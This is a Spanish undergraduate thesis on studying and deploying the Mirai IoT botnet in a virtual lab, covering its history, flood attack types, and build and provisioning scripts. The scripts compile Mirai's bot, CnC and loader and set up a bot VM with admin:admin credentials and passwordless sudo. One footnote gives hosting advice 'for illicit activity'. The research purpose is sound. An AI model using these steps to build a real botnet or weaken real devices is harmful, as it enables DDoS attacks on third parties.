Universidad de Alcalá
Escuela Politécnica Superior

Grado en Ingeniería Informática

Trabajo Fin de Grado

Estudio, despliegue y modificación de la Botnet Mirai

Autor: Mario Adán Herrero

Tutor: Manuel Sánchez Rubio

2022

Resumen

En este proyecto, realizaremos una investigación sobre la botnet Mirai, que se dirige a los llamados dispositivos del Internet de la Cosas. Se utiliza principalmente para ataques de denegación de servicio (DoS) contra terceros. Tuvo especial relevancia en 2016 y han surgido múltiples variantes estos últimos años. Se analizará su código fuente para ver como infecta a los dispositivos, como se propaga, que vulnerabilidad explota y los ataques que implementa. Todo esto se lleva a cabo en un entorno controlado para realizar la simulación infectando nuestras propias máquinas.

Palabras clave: Malware, Botnet, Mirai, Ciberseguridad, DDoS.

Abstract

In this project, we will conduct an investigation on the Mirai botnet, which targets the so-called Internet of Things devices. It is mainly used for Denial of Service (DoS) attacks against third parties. It had special relevance in 2016 and multiple variants have emerged these last few years. Its source code will be analyzed to see how it infects devices, how it spreads, what vulnerability it exploits and the attacks it implements. All this is carried out in a controlled environment to perform the simulation by infecting our own machines.

Keywords: Malware, Botnet, Mirai, Cybersecurity, DDoS.

Índice general

Índice de figuras

Índice de tablas

Índice de listados de código fuente

Lista de acrónimos

CNC	Command and Control.
DDoS	Distributed Denial of Service.
DHCP	Dynamic Host Configuration Protocol.
DNS	Domain Name System.
DoS	Denial of Service.
GRE	Generic Routing Encapsulation.
HTTP	Hypertext Transfer Protocol.
IoT	Internet Of Things.
ISP	Internet Service Provider.
STOMP	Simple Text Oriented Messaging Protocol.
TCP	Transmission Control Protocol.
TFTP	Trivial file transfer Protocol.
UDP	User Datagram Protocol.
VSE	Valve Source Engine.

Capítulo 1

Introducción

1.1 Presentación

Los ciberataques están actualmente en aumento, y uno de los ataques más conocidos es el ataque de denegación de servicios distribuido, denominado también por sus siglas en inglés como Distributed Denial of Service (DDoS). Es en este contexto donde surge una de las botnets más famosas y, por lo tanto, también una de las más modificadas, la Botnet Mirai[1] debido al lanzamiento de su código fuente en 2016.

A partir de este se ha desarrollado este proyecto que pretende proporcionar un entorno simulado en una red privada para realizar pruebas con los diferentes ataques que ofrece la botnet Mirai. El bot y los programas relacionados fueron creados originalmente por "Anna-Senpai[2]", fueron descubiertos e investigados originalmente por *MalwareMustDie* [1] a finales de agosto de 2016.

En respuesta a su publicación en el blog [2], un mes después, Anna-senpai publicó las fuentes y el manual sobre cómo construir y ejecutar la botnet. Los archivos han sido adaptados al entorno y modificados añadiendo nuevas funcionalidades.

ADVERTENCIA: ESTE PROYECTO ES PARA FINES ACADÉMICOS, EL USO DE ESTE SOFTWARE ES SU RESPONSABILIDAD.

1.2 Planteamiento

Se tratará el impacto que tuvo Mirai en el mundo y como al día de

siguen apareciendo rastros de la misma. Posteriormente, se desplegará en máquinas virtuales y se estudiará las distintas funcionalida- des que ofrece Mirai. Para ello necesitaremos un servidor que controle los bots y sus ataques (CnC) y el Scan/Loader que escanearía nuevos dispositivos vulnerables. Por otro lado, tendríamos diferentes maquinas infectadas por el malware que simulen ser los bots de la red.

Las funcionalidades principales que estudiaremos serán:

- Capa de aplicación - Capa 7
  - `HTTP`, HTTP Flood.
  - `NULL`, Null UserAgent e IP falsas.

[1] El nombre de Mirai proviene de la serie de anime *Mirai Nikki*.
[2] Apodo del usuario en el blog que publicó el código fuente de Mirai.

  - `BOT`, Como Google bot.
  - `APACHE`
  - `XMLRPC`, WP XMLRPC (/xmlrpc.php).

- Capa de transporte - Capa 4
  - `ACK`, Ataque TCP basado en ACK flood.
  - `TCP`, TCP Flood.
  - `UDP`, UDP Flood.
  - `SYN`, SYN Flood.
  - `GREIP`, GRE IP Flood.
  - `GREETH`, GRE Ethernet Flood.
  - `VSE`, Valve Source Engine flood.
  - `DNS`, DNS Resolver Flood.
  - `UDPPLAIN`, UDP Flood optimizado.

1.3 Objetivos

El objetivo de este proyecto es realizar un análisis del código fuente de la botnet Mirai y su estructura con el fin de estudiar su funcionamiento y sus características. Posteriormente, se modificará adaptando y agregando nuevos ataques donde se experimentará con ellos en un entorno de máquinas virtuales controlado que se desplegará previamente.

1.4 Historia

1.4.1 Primer ataque

Mirai [3] apareció alrededor de septiembre de 2016. La primera vez que llamó la atención fue cuando atacó a una importante empresa de servidores francesa llamada OVH que aloja miles de servidores de páginas, webs, apps, juegos y servicios bastante notorios. Entre ellas, de hecho, están 20 de las 500 empresas más grandes del mundo y unos 18 millones de aplicaciones. Al ser una de las empresas de servidores más grandes de Europa, está muy preparada para detener cualquier tipo de ataque de DoS. Pero el 18 de septiembre de 2016 llegó un ataque distribuido con un pico de ancho de banda de un terabyte por segundo, lanzado desde 145.000 dispositivos zombie a la vez [4].

Estos dispositivos venían principalmente desde Brasil, Colombia, Vietnam y China. El ataque reventó completamente la seguridad de OVH, dejando efectivamente sin conexión a varios servidores, algo que no había ocurrido hasta entonces.

1.4.2 Segundo ataque

El segundo ataque se produjo tres días más tarde, Mirai atacó la web de un periodista de ciberseguridad, Krebs o Unity de Brian Krebs[3].

[3]Krebs es un periodista y reportero de investigación estadounidense autor de un blog diario, KrebsOnSecurity.com, que cubre la seguridad informática y la ciberdelincuencia.

Tabla 1.1: Distribución geográfica. [5]

País	Infecciones	Mirai Prevalencia	Telnet Prevalencia
Brasil	49,340	15.0 %	7.9 %
Colombia	45,796	14.0 %	1.7 %
Vietnam	40,927	12.5 %	1.8 %
China	21,364	6.5 %	22.5 %
S. Corea	19,817	6.0 %	7.9 %
Rusia	15,405	4.7 %	2.7 %
Turquía	13,780	4.2 %	1.1 %
India	13,357	4.1 %	2.9 %
Taiwán	11,432	3.5 %	2.4 %
Argentina	7,164	2.2 %	0.2 %

Al final, el ataque consiguió tirar la página web durante casi cuatro días, conectándose con un ancho de banda de 623 gigabytes por segundo. El sitio web de Brian Krebs tenía un servicio de dos contratado de un proveedor llamado Akamai[4]. El cual tenía el ancho de banda suficiente para aguantar ese ataque de 623 gigabytes por segundo. Al principio, los atacantes no consiguieron su objetivo, pero al final Akamai tuvo que tirar abajo la web de KrebsOnSecurity debido a que estaba generando unos costes muy elevados.

Después de eso, pusieron en marcha un equipo de investigación que se dedicó a reunir datos de todo lo que había pasado, incluso en OVH. El FBI también se interesó, pero el ataque no cobró verdadera importancia hasta que un tercer ataque dejó a parte de Estados Unidos y Europa sin conexión a muchas páginas web.




Figura 1.1: Ataques Mirai 2016. El número de dispositivos infectados estimados por Mirai a lo largo del tiempo mediante el seguimiento del número de hosts que escanean activamente con la huella digital de Mirai al comienzo de cada hora. Mirai comenzó escaneando Telnet, y las variantes evolucionaron hasta a 11 protocolos adicionales.

1.4.3 Tercer ataque

El 21 de octubre de 2016, ya con el código fuente publicado, se produjo un ataque a varios servidores de la empresa Dyn. Donde se apuntó a la vez a varios servidores de la empresa y como resultado dejaron inaccesible a un número bastante grande de páginas web para parte de Estados Unidos y Europa. El primer ataque empezó a las 07:00 y los usuarios estuvieron sin servicio alrededor de 2 horas y luego, durante el día, se reportaron dos ataques más.

[4]Akamai es el proveedor de ancho de banda más grande del mundo

Entre las webs que dejaron de funcionar tenemos Spotify, Amazon, GitHub, PayPal, Airbnb... Todo indicaba a que alguien estaba poniendo a prueba las defensas de las empresas que corrían las partes más críticas de Internet.

Los expertos, al principio, indicaban que debido al volumen de los ataques apuntaba a que era cosa de un gobierno, como por ejemplo Rusia o China.

Los primeros en encontrar la red fueron un grupo de expertos de Seguridad MalwareMustDie en agosto de 2016. Cuyas primeras conclusiones a las que se llegaron es que esta red estaba totalmente formada por aparatos Internet Of Things (IoT), principalmente cámaras IP que se controlan remotamente, impresoras, grabadoras digitales, routers, etc.

El programa que infectó estos equipos era Mirai y básicamente infectaba todos los aparatos inteligentes que encontraba en su camino.

Finalmente, tras varias investigaciones por parte del propio Krebs, de diferentes empresas implicadas y el FBI, lograron encontrar al culpable de los ataques. Que más adelante se demostraría que los dos primeros ataques fueron perpetrados por los creadores originales de Mirai cuyo objetivo habría sido denegar los servidores de Minecraft[5] de la competencia (en el primer ataque a OVH) y el segundo simplemente por diversión. Por otro lado, el tercer ataque, provendría de otro atacante diferente cuyos objetivos habrían sido servidores de empresas como XBOX o Sony.

Mirai lanzó 15.194 ataques entre el 27 de septiembre de 2016 y el 28 de febrero de 2017. Estos incluyen ataques a la capa de aplicación[A], ataques volumétricos[V] y agotamiento del estado[S] de TCP, todos ellos igualmente frecuentes [5]:

Tabla 1.2: Comandos de ataque C2.

Tipo de ataque	Ataques	Objetivos	Clase
HTTP flood	2,736	1,035	A
UDP-PLAIN flood	2,542	1,278	V
UDP flood	2,440	1,479	V
ACK flood	2,173	875	S
SYN flood	1,935	764	S
GRE-IP flood	994	587	A
ACK-STOMP flood	830	359	S
VSE flood	809	550	A
DNS flood	417	173	A
GRE-ETH flood	318	210	A

Por último, destacar que, tras la liberación del código fuente, se detectaron múltiples variantes de Mirai. Algunas de ellas se emplearon para realizar otros ataques importantes como el dirigido al país de Liberia, concretamente a la principal compañía telefónica del país "Lonestar Cell", logrando incomunicar de internet al país por unas horas. O también, el ataque a la compañía alemana "Deutsche Telekom" que afectó a 900.000 routers dañándolos por un error en el malware y dejándolos sin conexión.

[5]Minecraft es un videojuego de construcción de tipo mundo abierto o sandbox creado originalmente por el sueco Markus Persson, y posteriormente desarrollado por Mojang Studios.

A continuación se muestra una imagen de línea cronológica que siguió Mirai en esos meses [6]:




Figura 1.2: Línea cronológica de Mirai.

En la sección 3.2 se analizará y explicará cómo se lograron perpetrar estos ataques y como se propaga el malware.

1.5 Prerrequisitos

Para el correcto despliegue del entorno, es necesario realizarlo en un sistema operativo Windows, disponer de los programas `Vagrant` y `Virtualbox` y tener la configuración adecuada de los adaptadores de red antes de ejecutar el despliegue.

Todo ello se puede obtener y configurar automáticamente desde los ficheros ubicados en el directorio `Lab_setup`.

Aquí se encontrarán los archivos por lotes (archivos `.bat`) que facilitarán el trabajo:

- `descargaVagrantVbox`, Si quiere descargar los programas ejecutando el archivo. En caso contrario puede obtenerlos de sus páginas oficiales.
- `limpiar`, Elimina carpetas auxiliares creadas por VirtualBox y Vagrant que puedan generar conflicto con el entorno. Se debe modificar el adaptador de red y la ubicación de los directorios antes de ejecutarlo para configurarlo correctamente. Si es una instalación limpia no sería necesario este fichero.
- `setup`, Crea una carpeta auxiliar para almacenar las maquinas creadas si no se quiere utilizar la trae por defecto VirtualBox. Se debe modificar el adaptador de red.

También será necesario, modificar el archivo `Vagrantfile`, indicando el adaptador de red del usuario, ubicado en el directorio raíz del proyecto.

Esos son los requisitos que se necesitarían configurar o instalar en el ordenador del usuario que desee crear el entorno. A continuación, se describen los prerrequisitos para que la estructura de la botnet y el malware Mirai funcionen correctamente.

Es necesario que las máquinas virtuales creadas sean de distribuciones GNU/Linux y en la instalación serán necesarias las siguientes librerías:

- En la máquina principal(CNC)
  - `gcc`, La Colección de Compiladores de GNU incluye frontales para C. Está disponible en todas las distribuciones GNU/Linux.
  - `golang`, Lenguaje de programación polivalente. Se descarga el paquete desde `https://go.dev/dl/go1.13.15.linux-amd64.tar.gz`
  - `electric-fence`, Necesario para la compilación. `electric-fence` ayuda a detectar dos errores de programación comunes.
  - `mysql-server` y `mysql-client`, Base de datos para alojar los datos recopilados y usuarios para conectarse al CnC.
  - `telnetd`, Protocolo de red que nos permite acceder a otra máquina para manejarla remotamente, en este caso para acceder al CnC remotamente.
  - `croscompilers`, Archivos necesarios para la compilación en diferentes arquitecturas, se encuentran en la carpeta `Downloads`. En caso de no detectarlos deben descargarse los siguientes archivos: `cross-compiler-armv4l`, `cross-compiler-i586`, `cross-compiler-m68k`, `cross-compiler-mips`, `cross-compiler-mipsel`, `cross-compiler-powerpc`, `cross-compiler-sh4`, `cross-compiler-sparc`.
  - `variables de entorno`, En relación con el punto anterior, será necesario configurar las variables de entorno para los compiladores y para GO.
  - `dnsmask`, proporciona un servidor DNS, un servidor DHCP con soporte para DHCPv6 y PXE, y un servidor TFTP [7].
- En las máquinas de Bot
  - `telnetd`, Es necesario crear un servicio telnet en el bot, simulando un caso real por el que se explotaba Mirai. Es necesaria la librería para Tinycore (`inetutils-servers`: `tinycorelinux.net/6.x/x86/tcz/inetutils-servers.tcz`) y luego telnetd: (`http://mirrors.kernel.org/ubuntu/pool/universe/n/netkit-telnet/telnetd_0.17-40_i386.deb`)

Todos los requisitos y pasos se mostrarán con mayor detalle en el manual A.2

En cuanto al contenido de los scripts que compilan, configuran e inician el laboratorio se explicarán en el apartado 3.2.

Capítulo 2

Estado del Arte

2.1 Introducción

En este capítulo se estudiarán las tecnologías software empleadas para el despliegue de entornos virtuales, así como los lenguajes de programación empleados y los diferentes tipos de protocolos, cabeceras y conceptos de redes que se desarrollan en el proyecto.

2.2 Entornos virtuales

Lo primero que debemos hacer para que el análisis sea seguro es obtener un entorno controlado donde podamos ejecutar esta simulación sin poner en peligro otros equipos de red. Para ello necesitamos un entorno virtualizado y actualmente, existen varias opciones:

- **VirtualBox:** Es un software de virtualización para arquitecturas x86/amd64. Actualmente es desarrollado por Oracle Corporation como parte de su familia de productos de virtualización [8]. Brinda la posibilidad de instalar múltiples sistemas operativos entre los que se encuentran `Windows`, `GNU/Linux`, `Mac OS X`, `Genode` y `Solaris/OpenSolaris`, siendo cada uno de ellos distintos desde un sistema anfitrión. Es una de las herramientas de creación de máquinas virtuales más populares y ampliamente utilizadas.
- **VMWare:** Proporciona software de virtualización para equipos compatibles con X86. Este software incluye VMware Workstation, así como VMware Server y VMware Player gratuitos. El software de VMware se ejecuta en plataformas `Windows`, `GNU/Linux` y `Mac OS X` [9].
- **Hyper-V:** Proporciona virtualización de hardware para versiones de 64 bits de Windows 10 Pro, Enterprise y Education. Esto significa que cada máquina virtual se ejecuta en hardware virtual, permitiendo crear discos duros virtuales, conmutadores virtuales y otros dispositivos virtuales, todos los cuales se pueden conectar a máquinas virtuales[10]. Sistemas operativos entre los que se encuentran `Linux`, `FreeBSD` y `Windows`.
- **Vagrant:** Proporciona el mismo flujo de trabajo simple ya sea un desarrollador, operador o diseñador. Mediante un archivo de configuración declarativo que describa todos los requisitos de software, paquetes de software, configuraciones del sistema operativo, usuarios y más. Está disponible para `Mac`, `Linux`, `Windows` [11]. Aprovechando estas funciones ha sido empleado para el despliegue automático de la estructura del proyecto.

- **Docker:** Proporciona una capa adicional de automatización en virtualización de aplicaciones y abstracción en múltiples sistemas operativos. Docker incluye interfaces de usuario, CLI, API y seguridad diseñados para trabajar juntos durante todo el ciclo de vida de entrega de la aplicación [12].

2.3 Lenguajes de programación

Existen diferentes lenguajes de programación para crear los programas o malware deseados. Todos ellos cuentan con diferentes características que pueden ser de mayor utilidad en función de su objetivo. Esta sección pretende mostrar los lenguajes más utilizados:

- **C/C++:** Es un lenguaje de programación muy poderoso que es empleado a menudo en ataques de desbordamiento de búfer. Es un código altamente optimizado que permite una mayor gestión de la memoria, además de que contiene una gran variedad de bibliotecas basadas en Windows y Linux que controlan de manera eficiente la funcionalidad del sistema. Es por ello que, existen muchos malware que han sido desarrollados en este lenguaje.

- **Python:** Es un lenguaje de programación que ha ganado popularidad debido a su facilidad de aprendizaje gracias a su sintaxis y por su gran variedad de bibliotecas como `Nmap`, `socket`, `regex`, `etc`. Imperva , un proveedor líder de software y servicios de ciberseguridad, descubrió que el 77 % de los sitios web que protegen fueron atacados por al menos una herramienta basada en Python[13].

- **Ensamblador:** El lenguaje ensamblador es el lenguaje de programación legible por humanos de más bajo nivel. Cuanto a más bajo nivel se encuentre un lenguaje mayor control se tendrá de las instrucciones. Ya que tiene la capacidad de controlar las tareas realizadas por el microprocesador con gran precisión lo que posibilita el crear código que no sería posible o resultaría muy difícil de programar con un lenguaje de alto nivel, debido a que, entre otras cosas, en el lenguaje ensamblador se dispone de instrucciones de la CPU que generalmente no están disponibles en los lenguajes de alto nivel.

- **Golang o Go:** Es un lenguaje de programación de código abierto apoyado por Google, es fácil de aprender y de empezar a usar lleva incorporada concurrencia, una robusta biblioteca estándar y seguridad de memoria y recolección de basura. Ha sido empleado para el desarrollo de la consola del atacante [14].




Figura 2.1: Nivel de compilación de lenguajes relacionados con malware.
Fuente: malwarebytes [15]

2.4 Tipos de malware

Para lograr tener éxito y coordinar ataques, en este caso, DDoS es necesario comprometer a los equipos para obtener diferentes funcionalidades. Es aquí donde entran los malware y se pueden encontrar diferentes categorías:

- **Gusano:** Es una subclase de virus que realiza copias de sí mismo en diferentes ubicaciones o en la red. Este tipo de malware es con el que tratamos en el proyecto.
- **Bot:** Software malicioso que suele ir acompañado del tipo anterior creando una red de equipos infectados. Su objetivo es realizar actividades sin el consentimiento del usuario. El equipo infectado recibe instrucciones desde un servidor (CnC).
- **Troyano:** También denominado como caballo de Troya. Es un programa malicioso que se le presentaal usuario como legitimo suplantando la apariencia de un software normal.
- **Spyware:** Programa que recopila información del equipo infectado enviándosela a una entidad externa. Este tipo de malware se emplea comúnmente con los troyanos.
- **Adware:** Software malicioso que abruma y molesta a la víctima con numerosos anuncios emergentes. En algunas ocasiones también recopila información personal o registros webs.
- **Scareware:** Ventana emergente de alarma falsa que indica que el equipo ha sido infectado con el fin de que compres un producto para solucionarlo o bien descargar otro tipo de archivo malicioso.
- **Ransomware:** Software malicioso que encripta los archivos del usuario afectado y posteriormente solicita un pago o rescate para recuperar los archivos mediante la clave de desencriptación. Es uno de los malware más extendidos en ámbitos empresariales.
- **Cryptominers:** Software malicioso que emplea los recursos de la máquina infectada para la minería de criptodivisas, ralentizando el equipo.

En este proyecto examinaremos los malware del tipo gusano y bot, y como infecta la maquina se conecta con el servidor central del atacante e intenta propagarse por la red.

2.5 Herramientas de monitorización

Existen multitud de programas que sirven para monitorizar los recursos del equipo y observar el tráfico de la red. Es por ello, que solo se comentan las dos empleadas en el proyecto, que, a su vez, son las más utilizadas debido a su sencillez:

- **Monitor de recursos:** Es una herramienta que proporciona Windows que recopila datos sobre el rendimiento, consumo del hardware, procesos o el estado actual del sistema. Tiene una serie de filtros que le permiten identificar procesos creados por ejecutables incluso si están muertos, identificar sus dependencias padre/hijo en otros procesos que se ejecutan en el sistema y recuperar información.
- **Wireshark:** Es una herramienta de código abierto para el monitoreo del tráfico de red y el análisis de paquetes mediante una interfaz gráfica. Estas herramientas a menudo se denomina analizador de red, analizador de protocolo de red o sniffer. Proporciona una interfaz gráfica con la que se puede examinar todo el contenido del paquete en tiempo real y permite muchas opciones de organización y filtrado de información para una mejor visualización.

Capítulo 3

Desarrollo

3.1 Introducción

En este capítulo se incluirá la descripción del desarrollo del trabajo, abordando los contenidos vistos entrando en detalle. Se explorarán los scripts de despliegue y de compilación del programa, así como el código fuente del mismo.

3.1.1 Mirai

Mirai es un malware cuyo destino es infectar dispositivos IoT que funcionan con procesadores ARC[1], mediante el uso de las credenciales por defecto que muchos de estos dispositivos emplean, y que no son modificadas, lo cual es un problema importante de seguridad. De esta manera, infecta con un virus de tipo gusano que se replica y crea una red de bots controlados a distancia con el objetivo principal de emplear estos dispositivos infectados para realizar ataques DDoS.

3.2 Desarrollo del sistema de experimentación

3.2.1 Estructura de Mirai

El sistema está constituido por diferentes partes. Entre sus elementos podemos encontrar una base de datos MySQL, un servidor de CNC al que se conectan los bots y ,opcionalmente, un servidor de reportes y cargador (loader). Podemos representarlo con el siguiente diagrama:

[1]Este procesador ejecuta una versión reducida del sistema operativo Linux.




Figura 3.1: Mapa estructural de Mirai

La versión avanzada de la configuración del sistema o "Pro setup" que tenía el creador, según su post en el blog (1.1), indicaba que eran 2 VPS and 4 servers:

- 1 VPS con un elevado *Bulletproof hosting*[2] para la base de datos
- 1 VPS, con privilegios, para el scanReceiver y el distribuidor.
- 1 Server para CNC (usó como un 2 % de CPU con 400k bots)
- 3x 10gbps NForce servers para cargar

3.2.2 Scripts de despliegue

A continuación, se trata el desarrollo de los scripts implementados que han servido para automatizar todo el proceso de despliegue y compilación del programa con el objetivo de simplificar y facilitar al usuario la instalación. Los archivos que interactúan son los siguientes:

- Vagrantfile

[2]El alojamiento a prueba de balas son similares al alojamiento web regular, pero son más indulgentes a las denuncias de actividades ilícitas, lo que sirve a los delincuentes como un componente básico para optimizar varios ataques cibernéticos

- configs/provision.sh
- configs/provision_bot.sh

3.2.2.1 Vagrantfile

Respecto al archivo de Vagrant (*Vagrantfile*) se crea automáticamente al ejecutar por comando *vagrant*. Posteriormente, podemos editarlo y configurarlo según se necesite. La configuración es la siguiente:

- Sistemas operativos `ubuntu/xenial64` para la máquina principal (Mirai) y `yhmr/tinycore-8` para los bots. Se pueden obtener diferentes máquinas configuradas desde VagrantCloud `https://app.vagrantup.com/boxes/search`.
- La red que se ha escogido son las IPs desde 192.168.1.101 en adelante para los bots con adaptador puente y NAT (para la instalación) luego se cerrará pasando a "no conectado". Para la el CNC la IP 192.168.1.11 con adaptador puente y NAT.
- En la máquina principal, se comparte la carpeta *mirai* para acceder a los archivos.
- En el arranque inicial de las máquinas se indican los archivos .sh a ejecutar para instalar todo lo necesario. Más detalles de los archivos en los apartados 3.2.2.2 y 3.2.2.3.

Con la configuración mencionada conseguimos montar el sistema deseado para la simulación.

3.2.2.2 provision.sh

Con este archivo en *bash* se configura el arranque de la máquina principal. En esta máquina posteriormente se compilará el programa por lo que, es donde se instalan los requisitos y librerías necesarios para el programa.

En primer lugar, actualizamos el sistema e instalamos con `apt-get` las librerías necesarias `gcc`, `electric-fence`, `mysql-server`, `mysql-client`, `telnetd y duende` y descargamos, instalamos y añadimos al path GO (1.13.15-linux) de la página oficial.

En segundo lugar, necesitaremos los compiladores cruzados para crear código ejecutable para las diferentes plataformas que no se tiene acceso. En este proyecto se incluyen en el directorio *downloads/* y en caso de no encontrarse se descargarían automáticamente de la página oficial (uclibc.org). Al igual que con `GO`, los añadimos al path para su uso en la compilación.

En tercer lugar, se instalan dos requisitos de `GO` que se obtienen de GitHub: `github.com/go-sql-driver/mysql` y `github.com/mattn/go-shellwords`.

Finalmente se crea la base de datos en MySQL con el archivo .sql proporcionado (`db.sql`). Y, opcionalmente, se puede configurar un servidor apache para alojar[3] los binarios de donde descargará el bot el malware.

En este punto ya se tendrían los requisitos para la compilación, pero para nuestro entorno es necesario configurar `dnsmasq` para proporcionar un servidor DNS y TFTP y poder interconectar bot con CnC.

Por último, podemos ejecutar la compilación con *./build.sh release telnet*, después movemos y compilamos los archivos para el loader:

[3]Aunque para una actividad ilícita es recomendable configurar esto en otro servidor aparte en este proyecto se ha realizado en el mismo servidor que el CnC.

Código fuente 3.1: Compilación de Mirai y loader

```
echo "*** Building mirai bot y cnc... ***"
cd /vagrant/mirai/
./build.sh release telnet
cp /vagrant/mirai/release/mirai* /vagrant/tftp/

echo "*** Building dlr... ***"
cd /vagrant/mirai/dlr
./build.sh
cp /vagrant/mirai/dlr/release/* /vagrant/mirai/loader/bins/

echo "*** Building loader... ***"
cd /vagrant/mirai/loader
./build.sh
```

3.2.2.3 provision_bot.sh

Con este archivo en *bash* se configura el arranque de la máquina que simula los bots o IoT. Por lo que solo será necesario configurar el método de entrada de mirai aprovechando la contraseña por defecto por el protocolo Telnet:

Código fuente 3.2: Configuración de máquina vulnerable a Mirai

```
#!/bin/sh
#Usuario vulnerable
adduser -D admin
echo "admin:admin" | chpasswd
sudo su
echo -e "admin\tALL=NOPASSWD: ALL" >> /etc/sudoers

#Configuracion de Telnet para Tiny core
wget tinycorelinux.net/6.x/x86/tcz/inetutils-servers.tcz
sudo -u tc tce-load -i inetutils-servers.tcz

cd ~
mkdir telnet && cd telnet
wget http://mirrors.kernel.org/ubuntu/pool/universe/n/netkit-telnet/telnetd_0.17-40_i386.deb
ar x telnetd_0.17-40_i386.deb
tar xf data.tar.xz
mv ./usr/lib/telnetlogin /bin/
mv ./usr/sbin/in.telnetd /bin/telnetd
cd ~
rm -rf telnet

cat <<EOF > /usr/local/etc/inetd.conf
telnet stream tcp4 nowait root /bin/telnetd telnetd -L /bin/telnetlogin
EOF

sudo killall -9 inetd
sudo /usr/local/sbin/inetd
```

3.3 Programa

El código fuente consta de tres proyectos: el propio bot, el CnC y un componente de carga (loader).

